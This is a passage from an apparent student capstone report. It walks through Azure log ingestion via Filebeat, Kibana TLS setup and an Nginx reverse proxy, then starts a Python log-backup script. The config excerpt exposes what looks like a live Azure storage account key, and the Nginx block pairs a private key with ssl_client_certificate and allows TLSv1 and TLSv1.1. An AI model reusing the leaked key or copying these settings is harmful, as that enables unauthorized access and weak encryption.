      storage_account_key: "qH0mIaKYSLtV6HGXZkwIdR8ltSWftRJdBDUP23fXF1Ax065ct8eQFKBBouEQ3fbEJ+r+R/$

  signinlogs:
    enabled: true
    var:
      eventhub: "azure_logs"
      consumer_group: "$Default"
      connection_string: "Endpoint=sb://siemcapstone.servicebus.windows.net/;SharedAccessKeyName=11$"
      storage_account: "prufrock"
      storage_account_key: "qH0mIaKYSLtV6HGXZkwIdR8ltSWftRJdBDUP23fXF1Ax065ct8eQFKBBouEQ3fbEJ+r+R/$"

```

This configuration file can be found in [Appendix 6.8](#).

These modules are disabled by default. Thus, first the Azure module must be enabled.

```
[prufrock@ELKserver: ~]$ sudo filebeat modules list  
prufrock@ELKserver:~$ sudo filebeat modules list  
Enabled:  
  
Disabled:  
activemq  
apache  
auditd  
aws  
azure  
cef  
checkpoint
```

sudo filebeat modules enable azure

```
prufrock@ELKserver:~$ sudo filebeat modules enable azure
Enabled azure
```

Then, to set up the data pipeline, the following command was issued.

sudo filebeat setup -e

Lastly, the service was started and the status queried.

```


2020-07-10T04:33:51.204Z      INFO    [load]  cfgfile/list.go:118   Stopping 1 runners ...
Loaded Ingest pipelines
prufrock@ELKserver:~$ sudo service filebeat start
prufrock@ELKserver:~$ sudo systemctl status filebeat
● filebeat.service - Filebeat sends log files to Logstash or directly to Elasticsearch.
   Loaded: loaded (/lib/systemd/system/filebeat.service; disabled; vendor preset: enabled)
   Active: active (running) since Fri 2020-07-10 04:35:48 UTC; 7s ago
     Docs: https://www.elastic.co/products/beats/filebeat
Main PID: 31156 (filebeat)
   Tasks: 14
  Memory: 61.1M
    CPU: 787ms
   CGroup: /system.slice/filebeat.service
           └─31156 /usr/share/filebeat/bin/filebeat -environment systemd -c /etc/filebeat/filebeat.yml

Jul 10 04:35:49 ELKserver filebeat[31156]: 2020-07-10T04:35:49.182Z      INFO      [index-manage]
Jul 10 04:35:49 ELKserver filebeat[31156]: 2020-07-10T04:35:49.182Z      INFO      [index-manage]
Jul 10 04:35:49 ELKserver filebeat[31156]: 2020-07-10T04:35:49.182Z      INFO      [index-manage]
Jul 10 04:35:49 ELKserver filebeat[31156]: 2020-07-10T04:35:49.182Z      INFO      [index-manage]
Jul 10 04:35:49 ELKserver filebeat[31156]: 2020-07-10T04:35:49.182Z      INFO      [index-manage]
Jul 10 04:35:49 ELKserver filebeat[31156]: 2020-07-10T04:35:49.182Z      INFO      [index-manage]
Jul 10 04:35:49 ELKserver filebeat[31156]: 2020-07-10T04:35:49.182Z      INFO      [index-manage]
Jul 10 04:35:49 ELKserver filebeat[31156]: 2020-07-10T04:35:49.182Z      INFO      [index-manage]
Jul 10 04:35:49 ELKserver filebeat[31156]: 2020-07-10T04:35:49.182Z      INFO      [index-manage]
Jul 10 04:35:49 ELKserver filebeat[31156]: 2020-07-10T04:35:49.182Z      INFO      [index-manage]
Jul 10 04:35:49 ELKserver filebeat[31156]: 2020-07-10T04:35:49.186Z      INFO      [template/load]
Jul 10 04:35:49 ELKserver filebeat[31156]: 2020-07-10T04:35:49.186Z      INFO      [index-manage]
Jul 10 04:35:49 ELKserver filebeat[31156]: 2020-07-10T04:35:49.187Z      INFO      [index-manage]
Jul 10 04:35:49 ELKserver filebeat[31156]: 2020-07-10T04:35:49.194Z      INFO      [publisher_pi
lines 1-21/21 (END)]


```

After checking the status, we see that the Filebeat service is active and running. To verify that the data is successfully going from the Azure platform to the event hub and then published on the server, the Azure portal and the Kibana UI are queried.

On the portal, we can see that messages are both streamed into and out of the event hub instance named `azure_logs`.



On Kibana, under the *Discover* tab, we can see that there are events from the Event Hub displayed.



However, notice that the padlock in the browser bar is not green and there is a red line. This UI is not using encryption. In order to satisfy the most basic security requirements, TLS was implemented.

To do this, an Elasticsearch utility was used to generate a certificate authority, certificate, and private key.

```
prufrock@ELKserver:/usr/share/elasticsearch$ cd bin
prufrock@ELKserver:/usr/share/elasticsearch/bin$ ls
elasticsearch      elasticsearch-migrate      elasticsearch-syskeygen
elasticsearch-certgen    elasticsearch-node      elasticsearch-users
elasticsearch-certutil    elasticsearch-plugin      systemd-entrypoint
elasticsearch-cli       elasticsearch-saml-metadata  x-pack-env
elasticsearch-croninterval elasticsearch-setup-passwords  x-pack-security-env
elasticsearch-env      elasticsearch-shard      x-pack-watcher-env
elasticsearch-env-from-file elasticsearch-sql      elasticsearch-sql-client-7.8.0.jar
elasticsearch-keystore    elasticsearch-sql-client-7.8.0.jar
prufrock@ELKserver:/usr/share/elasticsearch/bin$ sudo ./elasticsearch-certutil ca --pem -v
This tool assists you in the generation of X.509 certificates and certificate
signing requests for use with SSL/TLS in the Elastic stack.

The 'ca' mode generates a new 'certificate authority'
This will create a new X.509 certificate and private key that can be used
to sign certificate when running in 'cert' mode.

Use the 'ca-dn' option if you wish to configure the 'distinguished name'
of the certificate authority

By default the 'ca' mode produces a single PKCS#12 output file which holds:
  * The CA certificate
  * The CA's private key

If you elect to generate PEM format certificates (the -pem option), then the output will
be a zip file containing individual files for the CA certificate and private key


Please enter the desired output file [elastic-stack-ca.zip]:
```

The certificate files (elastic-stack-ca.zip) were first unzipped. The directory path was noted as this will be required for configurations subsequently.

```
prufrock@ELKserver:/usr/share/elasticsearch$ ls
bin ca elastic-stack-ca.zip jdk lib modules NOTICE.txt plugins README.asciidoc
prufrock@ELKserver:/usr/share/elasticsearch$ cd ca
prufrock@ELKserver:/usr/share/elasticsearch/ca$ ls
ca.crt ca.key
prufrock@ELKserver:/usr/share/elasticsearch/ca$ pwd
/usr/share/elasticsearch/ca
prufrock@ELKserver:/usr/share/elasticsearch/ca$
```

The CA files are located in /usr/share/elasticsearch/ca.

In the kibana.yml file, the following lines were added.



```
c:\ prufrock@ELKserver: ~
GNU nano 2.5.3          File: /etc/kibana/kibana.yml

# setting. When the value of this setting is false, Kibana uses the hostname of the host
# that connects to this Kibana instance.
#elasticsearch.preserveHost: true

# Kibana uses an index in Elasticsearch to store saved searches, visualizations and
# dashboards. Kibana creates a new index if the index doesn't already exist.
#kibana.index: ".kibana"

# The default application to load.
#kibana.defaultAppId: "home"

# If your Elasticsearch is protected with basic authentication, these settings provide
# the username and password that the Kibana server uses to perform maintenance on the Kibana
# index at startup. Your Kibana users still need to authenticate with Elasticsearch, which
# is proxied through the Kibana server.
#elasticsearch.username: "kibana_system"
#elasticsearch.password: "pass"

# Enables SSL and paths to the PEM-format SSL certificate and SSL key files, respectively.
# These settings enable SSL for outgoing requests from the Kibana server to the browser.
server.ssl.enabled: true
server.ssl.certificate: /usr/share/elasticsearch/ca/ca.crt
server.ssl.key: /usr/share/elasticsearch/ca/ca.key
```

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
 ^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^^ Go To Line

Then, the Kibana service was started and the status of the service was checked.

```
prufrock@ELKserver:~$ sudo systemctl restart kibana
prufrock@ELKserver:~$ sudo systemctl status kibana
● kibana.service - Kibana
  Loaded: loaded (/etc/systemd/system/kibana.service; disabled; vendor preset: enabled)
  Active: active (running) since Mon 2020-07-13 23:54:36 UTC; 6s ago
    Main PID: 7078 (node)
      Tasks: 11
     Memory: 428.0M
        CPU: 7.717s
       CGroup: /system.slice/kibana.service
               └─7078 /usr/share/kibana/bin/../node/bin/node /usr/share/kibana/bin/../src/cli

Jul 13 23:54:36 ELKserver systemd[1]: Started Kibana.
Jul 13 23:54:39 ELKserver kibana[7078]: {"type":"log","@timestamp":"2020-07-13T23:54:39Z","tags":["warning
Jul 13 23:54:39 ELKserver kibana[7078]: {"type":"log","@timestamp":"2020-07-13T23:54:39Z","tags":["warning
lines 1-13/13 (END)
```

Next, journalctl was used to access the Kibana service feed for diagnostic information.

```
prufrock@ELKserver:~$ sudo journalctl -u kibana.service -f
-- Logs begin at Mon 2020-07-13 20:27:32 UTC. --
Jul 13 23:54:48 ELKserver kibana[7078]: {"type":"log","@timestamp":"2020-07-13T23:54:48Z","tags":["status
,"plugin:maps@7.8.0","info"], "pid":7078, "state": "green", "message": "Status changed from uninitialized to gr
een - Ready", "prevState": "uninitialized", "prevMsg": "uninitialized"}
Jul 13 23:54:48 ELKserver kibana[7078]: {"type":"log","@timestamp":"2020-07-13T23:54:48Z","tags": ["info",
"plugins", "taskManager", "taskManager"], "pid":7078, "message": "TaskManager is identified by the Kibana UUID:
96034604-57f2-4ef1-be65-dbb0a871e814"}
Jul 13 23:54:48 ELKserver kibana[7078]: {"type":"log","@timestamp":"2020-07-13T23:54:48Z","tags": ["status
,"plugin:task_manager@7.8.0","info"], "pid":7078, "state": "green", "message": "Status changed from uninitialized
to green - Ready", "prevState": "uninitialized", "prevMsg": "uninitialized"}
Jul 13 23:54:48 ELKserver kibana[7078]: {"type":"log","@timestamp":"2020-07-13T23:54:48Z","tags": ["status
,"plugin:encryptedSavedObjects@7.8.0","info"], "pid":7078, "state": "green", "message": "Status changed from un
initialized to green - Ready", "prevState": "uninitialized", "prevMsg": "uninitialized"}
Jul 13 23:54:48 ELKserver kibana[7078]: {"type":"log","@timestamp":"2020-07-13T23:54:48Z","tags": ["status
,"plugin:apm_oss@7.8.0","info"], "pid":7078, "state": "green", "message": "Status changed from uninitialized to
green - Ready", "prevState": "uninitialized", "prevMsg": "uninitialized"}
Jul 13 23:54:48 ELKserver kibana[7078]: {"type":"log","@timestamp":"2020-07-13T23:54:48Z","tags": ["status
,"plugin:console_legacy@7.8.0","info"], "pid":7078, "state": "green", "message": "Status changed from uninitialized
to green - Ready", "prevState": "uninitialized", "prevMsg": "uninitialized"}
Jul 13 23:54:48 ELKserver kibana[7078]: {"type":"log","@timestamp":"2020-07-13T23:54:48Z","tags": ["status
,"plugin:region_map@7.8.0","info"], "pid":7078, "state": "green", "message": "Status changed from uninitialized to
green - Ready", "prevState": "uninitialized", "prevMsg": "uninitialized"}
Jul 13 23:54:48 ELKserver kibana[7078]: {"type":"log","@timestamp":"2020-07-13T23:54:48Z","tags": ["status
,"plugin:ui_metric@7.8.0","info"], "pid":7078, "state": "green", "message": "Status changed from uninitialized to green - Ready", "prevState": "uninitialized", "prevMsg": "uninitialized"}
Jul 13 23:54:48 ELKserver kibana[7078]: {"type":"log","@timestamp":"2020-07-13T23:54:48Z","tags": ["listening
,"info"], "pid":7078, "message": "Server running at https://127.0.0.1:5601"}
Jul 13 23:54:48 ELKserver kibana[7078]: {"type": "log", "@timestamp": "2020-07-13T23:54:48Z", "tags": ["info", "http", "server", "Kibana"], "pid": 7078, "message": "http server running at https://127.0.0.1:5601"}
```

We can see that now the Kibana service is using https.

However, since the Kibana server is serving at socket 127.0.0.1:5601, this is not accessible via the public interface. Thus, we need to change the reverse proxy to redirect incoming traffic to the 127.0.0.1:5601 socket.

Again, before making changes, a backup is first created.

```
prufrock@ELKserver:/etc/nginx/sites-available
prufrock@ELKserver:/etc/nginx/sites-available$ ls
default default.bak default.bak2
prufrock@ELKserver:/etc/nginx/sites-available$ sudo nano default
```

Then the /etc/nginx/sites-available/default file is accessed and the following modifications are made.

```
prufrock@ELKserver:/etc/nginx/sites-available
GNU nano 2.5.3                                     File: default

server {
    listen 443 ssl;
    server_name ELKserver;
    ssl_certificate      /usr/share/elasticsearch/ca/ca.crt
    ssl_certificate_key   /usr/share/elasticsearch/ca/ca.key
    ssl_client_certificate /usr/share/elasticsearch/ca/ca.key


    auth_basic "Restricted Access";
    auth_basic_user_file /etc/nginx/htpasswd.users;

    location / {
        proxy_pass https://localhost:5601;
        proxy_ssl_protocols TLSv1 TLSv1.1 TLSv1.2;
    }
}
```

Notice that TLSv1.3, the latest version, is not listed. This is because this version of Nginx does not support TLSv1.3 (Geniar, 2017). For the purpose of this POC, we will accept this vulnerability. However, this would not be appropriate for a production environment.


The Nginx service was then started and the status was checked. (If the status is okay, then we can move onto the browser. If not, then we need to troubleshoot possible syntax errors.) This configuration is the bare minimum. Nginx can be used to control session timeout and absolute session time, but for the time being, this has not been configured.

On the browser, the public IP address of this server was put into the address bar.
<https://52.233.26.35>.




Since the certificate used was locally created, the browser has indicated that this certificate is untrusted. Since we know what is behind this page, we'll accept the risk and continue.

Then, we are prompted to enter the credentials made earlier.




Once the UI loads, we can see that this channel is now encrypted.




2.2.2.2.3 Final Network Topology

Note that at the end of [section 2.1.1](#), this was the network topology that we were aiming to achieve.



Due to the issue with exporting Azure log data discussed in the last section, this was the final network topology implemented.



2.2.2.3 Log Management

As mentioned previously, a log monitoring server, like the SO instance deployed in this project, could receive copious amounts of data. It should be noted that since this is a test environment, neither the local Windows 10 VMs nor the SO server are running for extensive durations. As such, the risk of accumulating log data on the hard disk--to the extent of causing server latency--is actually low. However, as this is a log monitoring project, part of deploying this type of monitoring project is to also take log management into consideration.

In an enterprise environment, a cloud-hosted server like this SO server could easily have its storage capacity expanded. Furthermore, enterprises may want to create a separate storage account to archive their log data in accordance with their log retention policy. However, as this is a small POC project, there is no retention policy to observe. The primary concern is to prevent log data from accumulating on the hard disk. Thus, the strategy for log management involves retrieving old Logstash logs from the SO server, via scp, and storing them on one of our local SAIT-issued laptops. To conserve space, the downloaded log files are compressed. These logs are then deleted, from the laptop, accordingly as they age and become obsolete. To automate this procedure, Python scripts were created and cron jobs were scheduled. The deletion script will also need to be scheduled as a cron job on the SO server--this documentation will show initial testing of the script on a local computer.

Here is the Python script to retrieve Logstash logs from the SO server.

```
import os
from time import time
from datetime import datetime
import pytz
from pathlib import Path
import subprocess
import zipfile

def retrieve_file_paths(dirName):

    # setup file paths variable
    filePaths = []

    # Read all directory, subdirectories and file lists
    for root, directories, files in os.walk(dirName):
        for filename in files:
            # Create the full filepath by using os module.
            filePath = os.path.join(root, filename)
            filePaths.append(filePath)

    # return all paths
    return filePaths

remote_location = '/var/log/logstash'
local_location = '/home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/'
key = '/home/t2020/Desktop/SEM-4/SecurityOnionAzure/privateKey1.pem'
```

```

tz_MT = pytz.timezone('Canada/Mountain')
datetime_Mount = datetime.now(tz_MT)
datetime_formated=datetime_Mount.strftime("%y_%m_%dT%H_%M_%S")

